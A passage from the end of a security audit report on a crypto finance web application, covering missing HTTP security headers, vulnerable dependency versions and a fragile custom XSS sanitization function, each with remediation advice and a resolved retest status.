Example of the request/response pair showing missing security headers:

```
GET /api/tokens HTTP/1.1
Host: integrated-api.summitx.finance
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/138.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://alpha.summitx.finance
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://alpha.summitx.finance/
Accept-Encoding: gzip, deflate, br
If-None-Match: W/"115c-/lOtuIJkE0ddild0VxQxie71OmI"
Priority: u=1, i
Connection: keep-alive
```

The response shows missing security headers:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 25 Jul 2025 12:39:48 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 4497
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://alpha.summitx.finance
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: X-Cache,X-Cache-TTL
X-Cache: MISS
X-Cache-TTL: 60
ETag: W/"1191-RiRqk+skn/jHt/J/Zj+Xu8mXqcQ"

[{"marketCap":"11049378010820.781","address":"0x587af234d373c752a6f6e9ed6c4
ce871e7528bcf","decimals":18,"imageUri":"https://raw.githubusercontent.com/
summitx-io/tokens/main/images/123420001114/0x587af234d373c752a6f6e9ed6c4ce8
71e7528bcf.png","price":"11049378.010820782","pl":0,"name":"Wrapped
```

```
BTC","symbol":"WBTC","source":"github"},
[. . .]
```

Remediation

We recommend implementing the missing security headers in either the server configuration or the application code. To improve security, it is necessary to implement security controls using a multi-layered approach.

Retest (04.08.2025)

The issue is resolved and all of the necessary security headers are added, However the Content Security Policy should be hardener, as the `unsafe` and `src` directives are used. Ref: https://csp-evaluator.withgoogle.com/

Status: Resolved

11. Multiple dependencies vulnerable to publicly known issues

Severity:

Low

CVSS Score: 3.7

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N

Description

The project was found to use multiple vulnerable dependencies, with publicly known issues. While none of them were successfully exploited in the frontend context, using such dependencies is considered bad security practice and should be avoided.

Some of the vulnerable dependencies:

- adm-zip@0.4.16
- next@13.4.2
- vite@6.0.4
- elliptic@6.6.1

- form-data@4.0.3
- web3-utils@1.10.4

Remediation

We recommend analyzing the possibility of upgrading vulnerable libraries to higher versions or replacing them with safe equivalents.

Retest (04.08.2025)

The issue was resolved and most of the vulnerable dependencies were updated to the secure versions.

Status: Resolved

12. Custom XSS sanitization logic

Severity:

Informational

Description

In `src/utils/validation.ts`, the `sanitizeInput` function attempts to prevent Cross-Site Scripting (XSS) by stripping HTML tags and then encoding special HTML characters. This custom sanitization logic is fragile, can be bypassed with more advanced XSS vectors, and provides a false sense of security.

The application should rely on the default contextual auto-escaping provided by React or front-end sanitization libraries.

```
export const sanitizeInput = (input: string): string => {
  if (!input) return '';

  // Remove any HTML tags
  let sanitized = input.replace(/<[^>]*>/g, '');
  // ...
  // Escape special characters
  sanitized = sanitized
    .replace(/&/g, '&')
    .replace(/</g, '<')
```

```
    // ...
  return sanitized.trim();
};
```

It is a best practice to stick to well-known, battle tested libraries such as DOMPurify and also encode all special characters using HTML encoding instead of writing custom sanitization routines, which may be subject to unexpected bypasses.

Remediation

Remove the custom `sanitizeInput` function. Rely on React's automatic escaping for rendering all user-controlled content or on well known libraries.

Retest (04.08.2025)

The issue was resolved and `sanitizeInput` is currently removed.

Status: Resolved

END OF THE REPORT